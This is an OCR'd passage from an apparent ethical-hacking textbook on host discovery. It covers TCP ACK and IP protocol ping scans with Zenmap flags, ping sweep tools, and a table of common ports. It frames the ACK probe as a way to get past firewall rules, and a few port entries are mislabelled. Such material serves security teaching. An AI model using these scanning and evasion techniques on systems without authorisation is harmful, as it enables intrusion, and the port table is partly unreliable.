
seconds
```

Figure 3.27: TCP SYN ping scan in Zenmap

TCP ACK Ping Scan

TCP ACK ping is similar to TCP SYN ping, albeit with minor variations. TCP ACK ping also uses the default port 80. In the TCP ACK ping technique, the attackers send an empty TCP ACK packet to the target host directly. Since there is no prior connection between the attacker and the target host, after receiving the ACK packet, the target host responds with an RST flag to terminate the request. The reception of this RST packet at the attacker's end indicates that the host is active. In Zenmap, the `-PA` option is used to perform a TCP ACK ping scan.



Empty TCP ACK Ping
Host is Active
RST packets
Attacker
Target Host

Figure 3.28: TCP ACK ping scan for host discovery

Advantages:

- Both the SYN and the ACK packet can be used to maximize the chances of bypassing the firewall. However, firewalls are mostly configured to block the SYN ping packets, as they are the most common pinging technique. In such cases, the ACK probe can be effectively used to bypass these firewall rule sets easily.


IP Protocol Ping Scan

IP protocol ping is the latest host discovery option that sends IP ping packets with the IP header of any specified protocol number. It has the same format as the TCP and UDP ping. This technique tries to send different packets using different IP protocols, hoping to get a response indicating that a host is online.

Multiple IP packets for ICMP (protocol 1), IGMP (protocol 2), and IP-in-IP (protocol 4) are sent by default when no protocols are specified. For configuring the default protocols, change **`DEFAULT_PROTO_PROBE_PORT_SPEC`** in **`nmap.h`** during compile time. For specific protocols such as ICMP, IGMP, TCP (protocol 6), and UDP (protocol 17), the packets are to be sent with proper protocol headers, and for the remaining protocols, only the IP header data is to be sent with the packets.



ICMP, IGMP, TCP, and UDP
Host is Active
Any response
Attacker
Target Host

Figure 3.30: IP protocol ping scan for host discovery

In a nutshell, attackers send different probe packets of different IP protocols to the target host; any response from any probe indicates that a host is online. In Zenmap, the **`-PO`** option is used to perform an IP protocol ping scan.

Ping Sweep Tools


Ping sweep tools ping an entire range of network IP addresses to identify the live systems. The following are ping sweep tools that enable one to determine live hosts on the target network by sending multiple ICMP ECHO requests to various hosts on the network at a time.

- **Angry IP Scanner**

  Source: *https://www.angryip.org*

  Angry IP scanner is an IP address and port scanner. It can scan IP addresses in any range as well as any of their ports. It pings each IP address to check if it is alive; then, it optionally resolves its hostname, determines the MAC address, scans ports, and so on. The amount of data gathered about each host increases with plugins. Angry IP scanner has additional features, such as NetBIOS information (computer name, workgroup name, and currently logged in Windows user), favorite IP address ranges, web server detection, and customizable openers. The tool allows the user to save the scanning results to CSV, TXT, XML, or IP-Port list files. To increase the scanning speed, it uses a multithreaded approach: a separate scanning thread is created for each scanned IP address.



IP Range: 10.10.1.0 to 10.10.1.255 IP Range

Hostname: Windows11 Netmask

IP	Ping	Hostname	Ports [3+]

LO#04: Demonstrate Various Scanning Techniques for Port and Service Discovery

Port and Service Discovery

The next step in the network scanning process involves checking the open ports and services in live systems. This discovery of open ports and services can be performed via various port scanning techniques. Administrators often use port scanning techniques to verify the security policies of their networks, whereas attackers use them to identify open ports and running services on a host with the intent of compromising the network. Moreover, sometimes, users unknowingly keep unnecessary open ports on their systems. An attacker takes advantage of such open ports to launch attacks.

This section describes the common ports and corresponding services along with various port scanning techniques and tools used by the attacker to perform port scanning.

List of Common Ports and Services

The important reserved ports are listed below:

Name	Port/Protocol	Description
`echo`	7/tcp, udp	
`discard`	9/ tcp, udp	sink null
`systat`	11/tcp	Users
`daytime`	13/ tcp, udp	
`netstat`	15/tcp, udp	
`qotd`	17/tcp, udp	Quote
`chargen`	19/tcp, udp	ttytst source

Name	Port/Protocol	Description
ftp-data	20/tcp	ftp data transfer
ftp	21/tcp	ftp command
ssh	22/tcp	Secure Shell
telnet	23/tcp	
SMTP	25/tcp	Email server
time	37/tcp, udp	Timeserver
rlp	39/tcp, udp	resource location
domain	53/tcp, udp	domain name server
sql*net	66/tcp, udp	Oracle SQL*net
bootps	67/udp	bootp server
bootpc	68/udp	bootp client
tftp	69/udp	Trivial File Transfer
gopher	70/tcp	gopher server
finger	79/tcp	Finger
www-http	80/tcp, udp	WWW
www-https	80/tcp	WWW
kerberos	88/tcp, udp	Kerberos
pop2	109/tcp	PostOffice V.2
Pop3	110/tcp	PostOffice V.3
sunrpc	111/tcp, udp	RPC 4.0 portmapper
auth/ident	113/tcp, udp	Authentication Service
audionews	114/tcp, udp	Audio News Multicast
nntp	119/tcp	Usenet Network News Transfer
ntp	123/udp	Network Time Protocol
netbios-ns	137/tcp, udp	NETBIOS Name Service
netbios-dgm	138/tcp, udp	NETBIOS Datagram Service
netbios-ssn	139/tcp, udp	NETBIOS Session Service
imap	143/tcp, udp	Internet Message Access Protocol
sql-net	150/tcp, udp	SQL-NET
sqlsrv	156/tcp, udp	SQL Service
snmp	161/tcp, udp	SNMP
snmp-trap	162/tcp, udp	
cmip-man	163/tcp, udp	CMIP/TCP Manager
cmip-agent	164/tcp, udp	CMIP/TCP Agent

Name	Port/Protocol	Description
`irc`	194/tcp, udp	Internet Relay Chat
`at-rtmp`	201/tcp, udp	AppleTalk Routing Maintenance
`at-nbp`	202/tcp, udp	AppleTalk Name Binding
`at-3`	203/tcp, udp	AppleTalk
`at-echo`	204/tcp, udp	AppleTalk Echo
`at-5`	205/tcp, udp	AppleTalk
`at-zis`	206/tcp, udp	AppleTalk Zone Information
`at-7`	207/tcp, udp	AppleTalk
`at-8`	208/tcp, udp	AppleTalk
`ipx`	213/tcp, udp	Novell
`imap3`	220/tcp, udp	Interactive Mail Access Protocol v3
`aurp`	387/tcp, udp	AppleTalk Update-Based Routing
`netware-ip`	396/tcp, udp	Novell Netware over IP
`rmt`	411/tcp, udp	Remote mt
`kerberos-ds`	445/tcp, udp	Microsoft DS
`isakmp`	500/udp	ISAKMP/IKE
`fcp`	510/tcp	First Class Server
`exec`	512/tcp	BSD rexecd(8)
`comsat/biff`	512/udp	Used by mail system to notify users
`login`	513/tcp	BSD rlogind(8)
`who`	513/udp	whod BSD rwhod(8)
`shell`	514/tcp	cmd BSD rshd(8)
`syslog`	514/udp	BSD syslogd(8)
`printer`	515/tcp, udp	spooler BSD lpd(8)
`talk`	517/tcp, udp	BSD talkd(8)
`ntalk`	518/udp	SunOS talkd(8)
`netnews`	532/tcp, udp	Readnews
`uucp`	540/tcp, udp	uucpd BSD uucpd(8)
`klogin`	543/tcp, udp	Kerberos Login
`kshell`	544/tcp, udp	Kerberos Shell
`ekshell`	545/tcp	krcmd Kerberos encrypted remote shell –kfall
`pcserver`	600/tcp	ECD Integrated PC board srvr
`mount`	635/udp	NFS Mount Service
`pcnfs`	640/udp	PC-NFS DOS Authentication
`bwnfs`	650/udp	BW-NFS DOS Authentication

Name	Port/Protocol	Description
flexlm	744/tcp, udp	Flexible License Manager
kerberos-adm	749/tcp, udp	Kerberos Administration
kerberos	750/tcp, udp	kdc Kerberos authentication
kerberos_master	751/tcp, udp	Kerberos authentication
krb_prop	754/tcp	Kerberos slave propagation
applix	999/udp	Applixware
socks	1080/tcp, udp	Socks Proxy
kpop	1109/tcp	Pop with Kerberos
ms-sql-s	1433/tcp, udp	Microsoft SQL Server
ms-sql-m	1434/tcp, udp	Microsoft SQL Monitor
pptp	1723/tcp, udp	Pptp
nfs	2049/tcp, udp	Network File System
eklogin	2105/tcp	Kerberos encrypted rlogin
rkinit	2108/tcp	Kerberos remote kinit
kx	2111/tcp	X over Kerberos
kauth	2120/tcp	Remote kauth
lyskom	4894/tcp	LysKOM (conference system)
sip	5060/tcp	Session Initiation Protocol
sip	5060/udp	Session Initiation Protocol
x11	6000-6063/tcp, udp	X Window System
irc	6667/tcp	Internet Relay Chat

